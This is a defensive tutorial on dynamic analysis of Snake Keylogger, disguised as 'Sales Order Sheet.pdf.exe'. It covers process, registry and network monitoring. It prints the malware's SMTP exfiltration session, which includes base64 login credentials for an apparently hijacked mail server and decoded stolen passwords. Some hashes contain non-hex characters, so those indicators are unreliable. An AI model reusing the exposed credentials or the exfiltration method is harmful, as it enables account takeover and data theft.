

Dynamic Malware Analysis Example #2

File Name: Sales Order Sheet.pdf.exe


MD5 Hash: 411019bcb582ef6e3dabo80d99925b4b

SHA256 Hash: f381e338212079c3a03fbbb532cdec44b1d27db03e8cc4c47408ef038885d934

Preparing

Because our monitoring tools list all the activities that have been done since the time the malware was run, we should run these tools before executing the suspicious program we have. Otherwise, we will not be able to see malicious activities on these tools even though they carry out malicious software activities.


Let's run our tool called 'Process Hacker' to see the process activities. Because we will run the malware by clicking on the desktop, we will see the process belonging to the malware under the explorer.exe process, so we need to pay special attention to it.




To see the file activities, run the tool called "Procmon" in the SysInternals toolkit. This tool allows us to see process, file, registry and network activities. However, since there are so many logs, it can be difficult to read and conclude meaningful results. (Yes, even if you don't see it, your OS really works that much in the background!)

Time ...	Process Name	PID	Operation	Path
1:43:3...	Sales Order Sheet.pdf.exe	4088	Process Start	
1:43:3...	Sales Order Sheet.pdf.exe	4088	Thread Create	
1:43:3...	Sales Order Sheet.pdf.exe	4088	Load Image	C:\Users\Amanda\Desktop\Sales Order Sheet.pdf.bin\Sales Order Sheet.pdf.exe
1:43:3...	Sales Order Sheet.pdf.exe	4088	Load Image	C:\Windows\System32\ntdll.dll
1:43:3...	Sales Order Sheet.pdf.exe	4088	Load Image	C:\Windows\SysWOW64\ntdll.dll
1:43:3...	Sales Order Sheet.pdf.exe	4088	CreateFile	C:\Windows\Prefetch\SALES ORDER SHEET.PDF.EXE-82A7F90F.pf
1:43:3...	Sales Order Sheet.pdf.exe	4088	QueryStandard...	C:\Windows\Prefetch\SALES ORDER SHEET.PDF.EXE-82A7F90F.pf
1:43:3...	Sales Order Sheet.pdf.exe	4088	ReadFile	C:\Windows\Prefetch\SALES ORDER SHEET.PDF.EXE-82A7F90F.pf
1:43:3...	Sales Order Sheet.pdf.exe	4088	ReadFile	C:\Windows\Prefetch\SALES ORDER SHEET.PDF.EXE-82A7F90F.pf
1:43:3...	Sales Order Sheet.pdf.exe	4088	CloseFile	C:\Windows\Prefetch\SALES ORDER SHEET.PDF.EXE-82A7F90F.pf

Run RegShot to see registry activities. Take a shot by pressing the "1st shot" button before running the malware. This process will take some time.



Open the Wireshark application to see network activities.




Analyze

Now that we have completed the necessary preparations before running the malware, you can run the malware on your VM.










For a better understanding, we will examine the process, network, registry and file activities separately. After reviewing these activities, we will create a timeline.

After allowing enough time for the malware to perform its activity, let's take the second shot by pressing the "2nd shot" button from the Regshot tool.




Process Activities

When we examine the running processes using Process Hacker, we see that only 1 process belonging to the malware is running.

	explorer.exe	5544	0.56		66.18 MB	DESKTOP-P5...\Amanda	Windows Explorer
	vm3dservice.exe	5180			1.34 MB	DESKTOP-P5...\Amanda	VMware SVGA Helper Service
	vmtoolsd.exe	3700	0.18	1.14 kB/s	27.06 MB	DESKTOP-P5...\Amanda	VMware Tools Core Service
	Procmon64.exe	2532			2.66 MB	DESKTOP-P5...\Amanda	Process Monitor
	Procmon64.exe	6512	0.03		76.08 MB	DESKTOP-P5...\Amanda	Process Monitor
	ProcessHacker.exe	4200	3.02		17.69 MB	DESKTOP-P5...\Amanda	Process Hacker
	Fiddler.exe	8372	0.50		231.08 MB	DESKTOP-P5...\Amanda	Fiddler
	Wireshark.exe	4460	36.98		2.08 GB	DESKTOP-P5...\Amanda	Wireshark
	Sales Order Sheet.pdf.exe	8760			14.75 MB	DESKTOP-P5...\Amanda	JobClock Administration Applet

Like in our previous example, the malware may have created a different process, but we may not be able to see it because it is not running instantly. Let's confirm this behavior using the procmon tool.


If you press the "Show Process Tree" button in the top menu, procmon will show the process tree it has created for you during the time it has recorded.



As we can see in the image above, we see that the first process we run (8780 PID) has a child process (7100 PID) named "regsvcs.exe".


Regsvcs.exe is a tool called .NET Service Installation Utility, which is installed by default in Windows operating systems by Microsoft.

Attackers often name applications that come by default in the operating system to avoid detection. We have to determine whether the malware we are examining is really the legitimate application that comes by default in Windows or it is how the attacker named his own software to prevent detection.




When we examine the path information of the process, we see that the actual directory where the RegSvcs.exe tool, which comes by default in the Windows operating system appears. But, we still need to do a hash check to verify this.

Let's get the hash of "C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe" with the help of the tool named HashMyFile.



When we search the hash on VirusTotal, we see the the information that states the relevant application has been published by Microsoft.




We have determined that the running application is indeed an application published by Microsoft. So does this mean the app is safe?

Attackers can inject malicious code into legitimate applications by using techniques such as Code Injection, Process Hollowing, Reflective DLL Injection that allow these applications to run the malicious codes. In addition, there are binaries that are called "living of the land binary" and that allow malicious activities to be carried out without injecting malicious code.

We can assume that our malware creates this process to perform a malicious activity since it's created by malware. However, we must always support our assumptions with valid evidence. The next time when we examine network, registry activities, we will prove that this process is indeed used for malicious purposes.

We detected malware processes (8780, 7100 PIDs) with the help of Procmon. Next, we need to detect the network, file and registry activities of these processes.


You can filter down processes with PID values of 8780, 7100 on Procmon. However, there is an easier method. When you right-click on the top parent process of the malware and press the **"Add process and children to Include filter"** button, procmon will create these filters for you.



Network Activities

Before performing our analysis on Wireshark, let's check to see if the malware makes any web requests, as it can be examined more easily.


When we look at the Fiddler application, we see that there is a web request made by the malware (regsvcs.exe, 7100 PID).



When we examine the web request, we see that the malware makes a request to checkip.dyndns.org in order to find the public IP address. Attackers often use IP address learning services to perform targeted attacks or learn the victim's IP address. This behavior may be considered commonplace for malware.

Did you notice the name of the process making the web request? "Regsvcs.exe" should not throw such a request in normal use.

When we examine the network activities over Wireshark, we see that there is SMTP traffic. SMTP is the protocol used for sending email. Since we didn't send email, we can say that this is a very suspicious traffic.



You can clearly see all SMTP traffic by right-clicking on any SMTP packet and clicking **"Follow"** then **"TCP Stream"**.

```

220-svr40.internet-webhosting.com ESMTP Exim 4.95 #2 Wed, 11 May 2022 02:42:31 +0800
220-We do not authorize the use of this system to transport unsolicited,
220 and/or bulk e-mail.
EHLO User-PC
250-svr40.internet-webhosting.com Hello User-PC [45.130.136.17]
250-SIZE 52428800
250-8BITMIME
250-PIPELINING
250-PIPE_CONNECT
250-AUTH PLAIN LOGIN
250-STARTTLS
250 HELP
AUTH login cmFzaGlkYWhAc2t5c2hpbmUuY29tLm15
334 UGFzc3dvcmQ6
aw50aGVza3kyMDIy
235 Authentication succeeded
MAIL FROM:<rashidah@skyshine.com.my>
250 OK
RCPT TO:<graceunlimited153@gmail.com>
250 Accepted
DATA
354 Enter message, ending with "." on a line by itself
MIME-Version: 1.0
From: rashidah@skyshine.com.my
To: graceunlimited153@gmail.com
Date: 10 May 2022 19:42:32 +0100
Subject: Pc Name: admin | Snake Keylogger
Content-Type: multipart/mixed;
boundary=--boundary_0_4860a38e-61e2-43cc-beb1-4cbd4b5a3910

```

If we examine the SMTP traffic, we find that the malware connects to skyshine[.]com[.]my's mail server and sends email to graceunlimited153@gmail[.]com with "Pc Name: admin | Snake Keylogger".

```

PW | admin | Snake=0D=0A=0D=0A=0D=0A
----boundary_0_4860a38e-61e2-43cc-beb1-4cbd4b5a3910
Content-Type: text/plain; name=Passwords.txt
Content-Transfer-Encoding: base64
Content-Disposition: attachment

UABXACAAfAAGAGEAZABtAgkAbgAgAHwAIABTAG4AYQBrAGUADQAKACAADQAKAA0ACgBQ
AEMAIBOAGEAbQB1ADoAVQ8TAEUAgAtAFAAQwANAAoARABhAHQAZQAGAGEAbgBkACAA
VABpAG0AZQAGACAAQAvADEAMAaVADIAAAyADIAIAAvACAANwA6ADQAHgA6ADEAQAG
AFAATQANAAoAQwBsAGkAZQBuaHQAIABJAFAAOgAgADQANQAUADEAMwAwAC4AMQAzADYA
LgAXADcADQAKAA0ACgBDAG8AdQBuaHQAcgB5ACAATgBhAG0AZQAGACAATgB1AGwAbAAh
AA0ACgANAAoADQAKAC0ALQAtAC0ALQAtAC0ALQAgAFMAbgBhAGsAZQAGAEsAZQB5AGwA
bwBnAGcAZQByACAALQAtAC0ALQAtAC0ALQAtAA0ACgB8AG8AdQBuaGQAIABGAHIAbwBt
ADoAIABPAAHUADABsAG8AbwBnAA0ACgBVAfIATAA6ACAAMQASADIALgAXADYA0AAuADEA
LgAXAA0ACgBFAC0ATQBhAGkAbAA6ACAaABvAG4AZQB5AEAAcABvAHQALgBjAG8AbQAN
AAoAUABTAFcARAA6ACAAaABvAG4AZQB5AHAAYQBzAHMAwA1ADYADQAKAC0ALQAtAC0A
LQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAt
AC0ALQAtAA0ACgAgAA0ACgAtAC0ALQAtAC0ALQAtAC0AIABTAG4AYQBrAGUAIABLAGUA
eQBsAG8AZwBnAGUAcgAgAC0ALQAtAC0ALQAtAC0ALQANAAoArgBvAHUAbgBkACAARgBy
AG8AbQA6ACAARwBvAG8AZwBsAGUAIABDAGgAgcBvAG0AZQANAAoASABvAHMAdAA6ACAA
aAB0AHQAcABzADoALwAvAG0ALgBmAGEAYwB1AGIAbwBvAGsALgBjAG8AbQAvAA0ACgBV
AFMAUgA6ACAAaABvAG4AZQB5AEAAcABvAHQALgBjAG8AbQANAAoAUABTAFcARAA6ACAA
aABvAG4AZQB5AHAAYQBzAHMAwA1ADYADQAKAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAt
AC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0A
CgAtAC0ALQAtAC0ALQAtAC0AIABTAG4AYQBrAGUAIABLAGUAeQBsAG8AZwBnAGUAcgAg
AC0ALQAtAC0ALQAtAC0ALQANAAoArgBvAHUAbgBkACAARgByAG8AbQA6ACAARgBpAHIA
ZQBmAG8AeANAAoASABvAHMAdAA6ACAaAB0AHQAcABzADoALwAvAG0ALgBmAGEAYwB1
AGIAbwBvAGsALgBjAG8AbQANAAoAVQ8TAFIA0gAgAggAbwBuAGUAeQBAHAHABwB0AC4A
YwBvAG0ADQAKAFAAUwBXAEQA0gAgAggAbwBuAGUAeQBWAGEAcwBzADMANQA2AA0ACgAt
AC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0A
LQAtAC0ALQAtAC0ALQANAAoAIAANAAoADQAKAA0ACgANAAoADQAKAC0ALQAtAC0ALQAt
AC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0A
LQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAt
----boundary_0_4860a38e-61e2-43cc-beb1-4cbd4b5a3910
Content-Type: text/plain; name=User.txt
Content-Transfer-Encoding: base64
Content-Disposition: attachment

```

When we look at the content of the mail, we see that there are multiple attachments with names such as "Password.txt", "User.txt". In order to bring the contents to readable format, we have to base64 decoding.

```

1  PW | admin | Snake
2  PC Name:USER-PC
3  Date and Time: 5/10/2022 / 7:42:19 PM
4  Client IP: 45.130.136.17
5  Country Name: Null!
6
7  ----- Snake Keylogger -----
8
9  Found From: Outlook
10
11 URL: 192.168.1.1
12
13 E-Mail: honey@pot.com
14
15 PSWD: honeypass356
16
17 -----
18
19 ----- Snake Keylogger -----
20
21 Found From: Google Chrome
22
23 Host: https://m.facebook.com/
24
25 USR: honey@pot.com
26
27 PSWD: honeypass356
28
29 -----
30
31 ----- Snake Keylogger -----
32
33 Found From: Firefox
34
35 Host: https://m.facebook.com
36
37 USR: honey@pot.com
38
39 PSWD: honeypass356
40
41 -----

```

As you can see from the subject title and email content, the malware we analyzed is actually Snake Keylogger.

When we look at the e-mail content, we can see that the malware sends the user name, password information of the web applications and the IP address of the device.

Attackers often send the information they have obtained to their own email addresses using SMTP servers that they have previously seized. In other words, the skyshine[.]com[.]my domain name is actually an SMTP server that is not malicious but is hijacked by the attacker and used for malicious purposes. However, since the email sent was sent to the attacker's email address, the graceunlimited153@gmail.com address most likely belongs to the attacker.

Result

Now that we have completed the malware analysis, we can combine the information we have gathered. We have detected that:

- It's Snake Keylogger
- Steals credentials from browsers
- Checks IP address
- Exfiltrates data via SMTP
- Connects skyshine.com[.]my:25

Artifacts

MD5: 411019bcb582ef6e3dabo80d99925b4b
SHA256: f381e338212079c3ao3fbbb532cdec44b1d27dbo3e8cc4c47408ef038885d934
File Name: Sales Order Sheet.pdf.exe
Domain: checkip.dyndns.org
Domain: skyshine[.]com[.]my